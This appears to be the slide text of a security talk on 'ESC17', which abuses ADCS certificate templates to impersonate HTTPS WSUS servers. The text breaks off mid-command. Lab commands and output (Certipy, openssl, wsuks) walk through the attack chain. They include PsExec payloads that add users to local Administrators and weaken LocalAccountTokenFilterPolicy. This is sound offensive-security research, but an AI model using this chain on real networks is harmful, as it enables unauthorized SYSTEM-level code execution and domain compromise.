



ESC17

Using ADCS to Attack HTTPS-
Enabled WSUS Clients



21. OCTOBER 2026 • HACKLU • ALEXANDER NEFF

NXC -M WHOAMI

Alexander Neff

Security Consultant @DigiTrace



- Pentesting with focus on Active Directory
- Author/Maintainer of several Active Directory tools
 - NetExec
 - wsuks
 - EVENmonitor

 [linkedin.com/in/alexander-neff-060a65187/](https://www.linkedin.com/in/alexander-neff-060a65187/)

 [@al3x-n3ff.bsky.social](https://bsky.app/profile/al3x-n3ff.bsky.social)

 aneff.io

 github.com/NefflsBack

 [@al3x_n3ff](https://twitter.com/al3x_n3ff)



Agenda

- Introduction to ADCS
- Revisiting Attacks on WSUS
- Combining ADCS and WSUS
- Mitigation & Future Research
- Q&A



What is ADCS?

- Active Directory Certificate Service - PKI made by Microsoft
- Classic PKI: Primarily issuing certificates for Webservers
- Certificate Templates

Name	Intended Purpose
 Directory Email Replication	Directory Service Email Replication
 Domain Controller Authentication	Client Authentication, Server Authentication, Smart Card Logon
 Kerberos Authentication	Client Authentication, Server Authentication, Smart Card Logon, KDC Authentication
 EFS Recovery Agent	File Recovery
 Basic EFS	Encrypting File System
 Domain Controller	Client Authentication, Server Authentication
 Web Server	Server Authentication
 Computer	Client Authentication, Server Authentication
 User	Encrypting File System, Secure Email, Client Authentication
 Subordinate Certification Authority	<All>
 Administrator	Microsoft Trust List Signing, Encrypting File System, Secure Email, Client Authentication



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name            : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : False
Enrollment Agent        : False
Any Purpose              : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Server Authentication
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version          : 1
Validity Period          : 2 years
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created          : 2025-04-24T21:48:03+00:00
Template Last Modified    : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner                 : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name            : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 1
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:03+00:00
Template Last Modified  : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name           : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 1
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:03+00:00
Template Last Modified  : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name           : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version         : 1
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:03+00:00
Template Last Modified  : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights   : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner               : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name           : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version         : 1
Validity Period         : 2 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:03+00:00
Template Last Modified  : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights   : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner               : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name            : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : False
Enrollment Agent        : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Server Authentication
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version          : 1
Validity Period          : 2 years
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created         : 2025-04-24T21:48:03+00:00
Template Last Modified   : 2025-04-25T00:13:36+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Certificate Templates

- Who can request a certificate?
- What can you do with it?
- Permissions?

```
5
Template Name           : WebServer
Display Name            : Web Server
Certificate Authorities  : ESSOS-CA
Enabled                  : True
Client Authentication    : False
Enrollment Agent        : False
Any Purpose              : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Server Authentication
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version           : 1
Validity Period          : 2 years
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created          : 2025-04-24T21:48:03+00:00
Template Last Modified   : 2025-04-25T00:13:36+00:00

Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users ←
                        : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins

  Object Control Permissions
    Owner                 : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
    Write Property Enroll  : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
```



Attacks on ADCS

- White paper by SpecterOps: Certified Pre-Owned in 2021
- Domain Escalation techniques: ESC1-ESC8
- Focus on misconfigured templates



Revisiting ESC1

```
4
Template Name           : ESC1
Display Name            : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:56+00:00
Template Last Modified  : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights   : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner               : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                          ESSOS.LOCAL\Local System
                          ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                          ESSOS.LOCAL\Local System
                          ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                          ESSOS.LOCAL\Local System
                          ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                : Enrollee supplies subject and template
```



Revisiting ESC1

■ "Enrollment Supplies Subject"

```
4
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:56+00:00
Template Last Modified   : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                 : Enrollee supplies subject and template
```



Revisiting ESC1

- "Enrollment Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication

```
4
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version         : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:56+00:00
Template Last Modified  : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                          : ESSOS.LOCAL\Local System
                          : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                          : ESSOS.LOCAL\Local System
                          : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                          : ESSOS.LOCAL\Local System
                          : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                 : Enrollee supplies subject and template
```



Revisiting ESC1

- "Enrollment Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive Enrollment rights

```
4
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : ESS0S-CA
Enabled                 : True
Client Authentication    : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage      : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:56+00:00
Template Last Modified  : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESS0S.LOCAL\Domain Users ←
  Object Control Permissions
    Owner                : ESS0S.LOCAL\Enterprise Admins
    Full Control Principals : ESS0S.LOCAL\Domain Admins
                           : ESS0S.LOCAL\Local System
                           : ESS0S.LOCAL\Enterprise Admins
    Write Owner Principals : ESS0S.LOCAL\Domain Admins
                           : ESS0S.LOCAL\Local System
                           : ESS0S.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESS0S.LOCAL\Domain Admins
                           : ESS0S.LOCAL\Local System
                           : ESS0S.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESS0S.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                  : Enrollee supplies subject and template
```



Revisiting ESC1

- "Enrollment Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive Enrollment rights
- No enrollment restrictions e.g. „Manager approval“

```
4
Template Name           : ESC1
Display Name            : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : True
Enrollment Agent        : False
Any Purpose              : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Client Authentication
Requires Manager Approval : False
Requires Key Archival    : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period          : 1 year
Renewal Period           : 6 weeks
Minimum RSA Key Length   : 2048
Template Created         : 2025-04-24T21:48:56+00:00
Template Last Modified   : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                           : ESSOS.LOCAL\Local System
                           : ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                 : Enrollee supplies subject and template
```



Revisiting ESC1

- "Enrollment Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive Enrollment rights
- No enrollment restrictions e.g. „Manager approval"



```
4
Template Name           : ESC1
Display Name            : ESC1
Certificate Authorities  : ESSOS-CA
Enabled                 : True
Client Authentication    : True
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Extended Key Usage       : Client Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-04-24T21:48:56+00:00
Template Last Modified   : 2025-10-05T15:45:48+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals  : ESSOS.LOCAL\Domain Admins
                           ESSOS.LOCAL\Local System
                           ESSOS.LOCAL\Enterprise Admins
  [+] User Enrollable Principals : ESSOS.LOCAL\Domain Users
  [!] Vulnerabilities
    ESC1                 : Enrollee supplies subject and template
```



Mitigating ESC1

■ Restrict

- "Enrollment Supplies Subject"
- "Extended Key Usage" (EKU) allows (client) authentication
- Permissive Enrollment rights
- No enrollment restrictions e.g. „Manager approval"



Restrict the EKU

- Client authentication → bad
- PKINIT Client Authentication → bad
- Any Purpose/no EKU → terrible
- Server authentication → good?



The Windows Server Update Service (WSUS)




WSUS - Updates for everyone

- Proxy for Windows Updates
- Fetches updates from Microsoft for different products
 - Windows 11
 - Windows Server
 - ...
- Admins control update rollout




WSUS - Updates for everyone

- Clients are configured via Group Policy (GPO)
- Sets the registry key WUService



MITM attack on WSUS

- Discovered by Paul Stone & Alex Chapman in 2015
- Webserver serves the updates
- All Microsoft signed binaries are accepted
 - PsExec
- Executed with NT Authority\System
- Specify a custom command



Source: WSUSpect talk at Black Hat USA 2015



MITM attack on WSUS - Prerequisites

- WU Server must use HTTP
- Hijacked traffic
 - Arp spoofing
 - DNS poisoning
 - Fake IPv6 router advertisements (mitm6)
 - ...



Mitigations?

- Turn on HTTPS





Relaying WSUS traffic to LDAP

- Austin Coontz (TrustedSec): NTLM Relay Attacks in Plain Sight
- Relays WSUS traffic to LDAP
 - HTTP → LDAP
 - HTTPS → LDAP
 - Abuses an ADCS certificate with SAN enabled





WSUS
relay
attacks



WSUS
code
execution



Abusing ADCS for WSUS MITM


- Identify WSUS server
- Identify a suitable certificate template
- Request and convert the certificate
- Hijack WSUS traffic and serve malicious update
- Profit



Identify WSUS Server

- Parse GPOs on the Domain Controller
- Sniff and analyze network traffic
- Look into registry

```
(kali@kali)-[~/Git/wsuks] (master)
$ sudo wsuks -u bob -p marley -d sccm.lab --dc-ip 192.168.33.10 --only-discover -I eth2
```



Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

```
[+] Using domain user for the WSUS attack: User=bob Password=marley Domain=sccm.lab
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "Add-LocalGroupMember -Group $(Get-LocalGroup -SID S-1-5-32-544 | Select Name) -Member sccm.lab\bob;"
[*] WSUS Server not specified, trying to find it in SYSVOL share on DC
[!] Found multiple WSUS Policies, please specify the WSUS Server manually with --WSUS-Server and --WSUS-Port.
[!] Found WSUS Server Policy '{607E1730-4BA8-4145-B570-9C819093DEBF}', target URL: http://mecm.sccm.lab:8530
[!] Found WSUS Server Policy '{BAF21F2A-4429-42C0-881D-1D540C15E23E}', target URL: https://secure.mecm.sccm.lab:8531
[*] Discovered WSUS Server, Exiting ...
```



Identify Certificate Template

- Very similar to ESC1
- EKU: Server Authentication

```
1
Template Name           : ESC1_mitigated
Display Name           : ESC1_mitigated
Certificate Authorities  : sccm-DC-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : False
Any Purpose             : False
Enrollee Supplies Subject : True
Certificate Name Flag   : EnrolleeSuppliesSubject
Extended Key Usage      : Server Authentication
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Schema Version          : 2
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Template Created        : 2025-09-15T10:15:58+00:00
Template Last Modified  : 2025-09-30T20:33:13+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights    : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Domain Computers
                        : SCCM.LAB\Enterprise Admins
                        : SCCM.LAB\Authenticated Users
  Object Control Permissions
    Owner                : SCCM.LAB\alice
    Full Control Principals : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Enterprise Admins
    Write Owner Principals : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Enterprise Admins
    Write Dacl Principals  : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Enterprise Admins
    Write Property Enroll  : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Domain Computers
                        : SCCM.LAB\Enterprise Admins
  [+] User Enrollable Principals : SCCM.LAB\Authenticated Users
                        : SCCM.LAB\Domain Admins
                        : SCCM.LAB\Domain Computers
  [+] User ACL Principals      : SCCM.LAB\alice
```



Request and Convert the Certificate

- Request with Certipy
- Convert from pfx to pem

```
(kali㉿kali)-[~/Git/tmp/Certipy] (ESC17)
$ certipy req -dc-ip 192.168.33.10 -u dave -p dragon -template ESC1_mitigated -no-ldap-signing -target DC.sccm.lab -ca sccm-DC-CA -dns 'secure.mecm.sccm.lab'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 60
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'secure.mecm.sccm.lab'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'secure.pfx'
[*] Wrote certificate and private key to 'secure.pfx'

(kali㉿kali)-[~/Git/tmp/Certipy] (ESC17)
$ openssl pkcs12 -in secure.pfx -out secure.pem -nodes --passin pass:

(kali㉿kali)-[~/Git/tmp/Certipy] (ESC17)
$ ll secure.*
-rw-r--r-- 1 kali kali 3895 Oct  9 17:42 secure.pem
-rw-rw-r-- 1 kali kali 2901 Oct  9 17:41 secure.pfx
```



Highjack Traffic and Serve Update

```
(kali@kali)~[~/Git/tmp/Certipy] (ESC17)
$ sudo wsuiks -t 192.168.33.13 --WSUS-Server secure.mecm.sccm.lab -I eth2 --tls-cert secure.pem

  W S U I K S

Pentesting Tool for the WSUS MITM Attack
Made by NeffIsBack
version: 1.0.1

[+] Generated local user for the WSUS attack: Username=user82302 Password=ETguiPmXpaeBvVWH
[!] WARNING: LocalAccountTokenFilterPolicy will be 1 to allow remote administrative connections with local accounts. See README for details.
[+] Command to execute:
PsExec64.exe /accepteula /s powershell.exe "New-LocalUser -Name user82302 -Password $(ConvertTo-SecureString ETguiPmXpaeBvVWH -AsPlainText -Force) -Description $(
$token_path = 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System';
$token_prop_name = 'LocalAccountTokenFilterPolicy';
$token_value = $(Get-Item -Path $token_path).GetValue($token_prop_name, $null);
$token_value = if ($null -eq $token_value) { 'Not set' } else { $token_value };
Write-Output ('Value of LocalAccountTokenFilterPolicy: ' + $token_value);
if ($token_value -ne 1) {
    if ('Not set' -ne $token_value) {
        Remove-ItemProperty -Path $token_path -Name $token_prop_name;
    }
    New-ItemProperty -Path $token_path -Name $token_prop_name -Value 1 -PropertyType DWORD > $null;
}};
